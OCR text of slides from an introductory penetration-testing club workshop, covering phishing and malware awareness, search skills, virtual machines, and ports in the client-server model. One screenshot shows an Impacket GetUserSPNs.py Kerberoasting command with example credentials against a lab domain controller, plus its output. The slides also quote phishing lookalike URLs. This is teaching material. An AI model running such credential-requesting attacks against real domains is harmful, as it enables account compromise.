Intro to Penetration Testing

Safe cyber, offsec fundamentals, etc.

Sign-In:
https://da.gd/1AAa5Y

SIGN IN PLEASE :DDD


https://da.gd/1AAa5Y

whoami

Gabriel Fok
CISSP
CCDC Captain
CPTC Co-captain
CCDC 2020-????
CPTC 2021-???

whoami

Dylan Tran
OSCP
Fumo collector
CPTC/CCDC 2021-????



Dylan | Nigerald
Nigerald#6766

Agenda

1

Safe Cyber

Staying safe while learning cyber

2

Intro to Network Infrastructure

The Client-Server model

3

Pen Testing Fundamentals

No, not testing pens

4

Lab

Learn by doing

01

Safe Cyber

Staying safe while learning cyber

What is safe cyber?

Safe cyber is **safely** using computers, the Internet, and related technologies while researching potentially dangerous content. This includes **social engineering awareness**, and **sandboxing**.

Staying Safe Online


Phishing

- Scams
- Fake people or links
- Fake Sites

Malware

- Executables
- Macro-embedded documents

Exhibit A: Phishing



egg Today at 11:26 AM
yo , I got some nitro left over here https://disdorsnitro.com/billing/promotions/vy98rpaEJZnhh5x37agpmC0s

You have received a gift!


Discord has gifted you Nitro for 3 Months!

Nigerald Today at 11:26 AM
BRUH

egg Today at 11:26 AM
Shit

- Check links
- Check email address
- Don't run suspicious files
- Reality sucks. If it sounds too good, it's probably fake.

Exhibit B: More Phishing




[redacted] 05/10/2022

friends server https://discord.gg/MMXncggnSJ

YOU'VE BEEN INVITED TO JOIN A SERVER

monkeymafia

● 615 Online ● 2,425 Members



[redacted] Today at 5:15 AM

https://discord.gg/icecream join this

YOU'VE BEEN INVITED TO JOIN A SERVER

🍦 | IceCream Server


● 589 Online ● 5,824 Members

- Unusual activity from friends?
- Verify legitimacy, double check with them

Exhibit C: Malware?

- If defender pops off, it's probably bad
- If it asks to be run with Admin, be careful

Unverified vs verified


User Account Control

Do you want to allow this app from an unknown publisher to make changes to your device?

Apache_OpenOffce_4.1.5_Win_x86_install_en-US.exe

Publisher: Unknown
File origin: Hard drive on this computer

Show more details


Use Account Control

Do you want to allow this app to make changes to your device?

Windows 10 Upgrader

Verifed publisher: Microsoft Corporation
File origin: Hard drive on this computer

Show more details


Threat removed or restored
5/4/2022 3:23 PM
Severe


Threat blocked
5/4/2022 1:24 PM
Severe

Threat blocked
5/4/2022 1:24 PM
Severe

Threat blocked
5/4/2022 1:12 PM
Severe

Threat blocked
5/4/2022 1:12 PM
Severe

Threat blocked
5/4/2022 1:12 PM
Severe



15 security vendors and no sandboxes flagged this file as malicious

4c171994ad19f5a83b0d3a9dbb28271d867fd51f8105a6e50d2c2642cb1a3df4

PEInjectCPP.exe

peexe

15.00 KB
Size


2022-05-07 19:54:26 UTC
a moment ago

Security Vendors' Analysis

Acronis (Static ML)	Suspicious	Avira (no cloud)	HEUR/AGEN.1234654
Bkav Pro	W32.AIDetect.malware2	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	ESET-NOD32	A Variant Of Win32/Injector.EGTS
Fortinet	W32/Injector.EGTS!tr	MaxSecure	Trojan.Malware.300983.susgen
Microsoft	Trojan:Win32/Sabsik.FL.B!ml	Rising	Trojan.Generic@AI.93 (RDMK:cmRtazq...
Sangfor Engine Zero	Trojan.Win32.Save.a	SecureAge APEX	Malicious
SentinelOne (Static ML)	Static AI - Malicious PE	Symantec	ML.Attribute.HighConfidence
Trellix (FireEye)	Generic.mg.e15102c90e87392a	Ad-Aware	Undetected

Exhibit D: Funky sites

- Check your urls
- Is there a lot of redirects?
- HTTPS on?
- Use adblockers and popup blockers




Log in to your PayPal account

Not Secure | paypal--accounts.com

How to Google

- General enough to get results, specific enough to fit your situation
- Use quotes and tacks
- Searches can tell you what you are missing from your search
- Don't be afraid to Google



pentesting active directory

About 889,000 results (0.54 seconds)

https://gbhackers.com › active-directory-penetration-tes...

Active Directory Penetration Testing Checklist - GBHackers

Oct 24, 2021 — This article covers **Active directory penetration testing** that can help for penetration testers and security experts who want to secure their ...

https://hausec.com › 2019/03/05 › penetration-testing-a...

Penetration Testing Active Directory, Part I - hausec

Mar 5, 2019 — Let's start by stating the goal: The goal of a penetration test is to identify any possible attack vector an adversary would use in order to ...


https://book.hacktricks.xyz › windows-hardening › active...

Active Directory Methodology - HackTricks

Extract usernames/names from internal documents, social media, services (mainly web) inside the domain environments and also from the publicly available. If you ...

Abusing Active Directory ACLs... · Pentesting LDAP · Kerberos Authentication

You've visited this page 3 times. Last visit: 6/22/22




```
┌──(nored0x㉿NoRed0x)-[/usr/share/doc/python3-impacket/examples]
└─$ python3 GetUserSPNs.py karim.net/admin:p@ssw0rd -dc-ip 192.168.128.140 -request
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName               Name           MemberOf  PasswordLastSet
---------------------------------  -------------  --------  --------------------------
MSSQLSvc/domainAD.karim.net:1443   mssqlserver              2021-03-02 04:18:35.504812
karim/support1user                 support1user             2021-03-04 01:32:34.159099
HTTP/domainAD.karim.net            websvc                   2021-03-04 12:56:27.264377



[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Doing Something

Run into error

Google Error

Find text in an article insearch results




About 585 results (0.38 seconds)

https://book.hacktricks.xyz › active-directory-methodology

Kerberoast - HackTricks

If you find this error from Linux: Kerberos SessionError: **KRB_AP_ERR_SKEW(Clock skew too great**) it because of your local time, you need to synchronise the ...

You've visited this page 4 times. Last visit: 5/7/22




If you find this **error** from Linux: `Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)` it because of your local time, you need to synchronise the host with the DC: `ntpdate <IP of DC>`

Read

Find solution

What is a virtual machine?


Recycle Bin
Windows 10 Pro x64 on DESKTOPPC2 - Virtual Machine Connection
File Action Media Clipboard View Help
Recycle Bin
Windows 10 Pro x64 (Nested 1) on DESKTOP-D0U5VA4 - Virtual Machine Connection
File Action Media Clipboard View Help
Recycle Bin
Windows 10 Pro Insider Preview
Evaluation copy. Build 10565
8:03 PM
11/9/2015
Status: Running
Windows 10 Pro Insider Preview
Evaluation copy. Build 10565
Search the web and Windows
8:03 PM
11/9/2015
Status: Running
Windows 10 Pro Insider Preview
Evaluation copy. Build 10565
Search the web and Windows
8:03 PM
11/9/2015

Why VMs?

Computer inside a computer

Lab Environments

Outdated Software

Hardware Efficiency

Run Different OSs

Application Testing


02

Intro to Network Infrastructure

The Client-Server model

Ports & Network Connections

Ports are how computers communicate on a network level



10.0.0.45


35.174.127.31

61682

443

OUTBOUND: TCP/61682

Listening: TCP/443



```
TCP    10.0.0.45:61682          35.174.127.31:443        ESTABLISHED
```

Listening - Waiting for an **incoming** connection

Established - An actual connection exists

Client vs Server

Client

The computer making the request

Server


The computer or group of computers that handle requests

Client-Server model

Legend

→ **Outgoing**

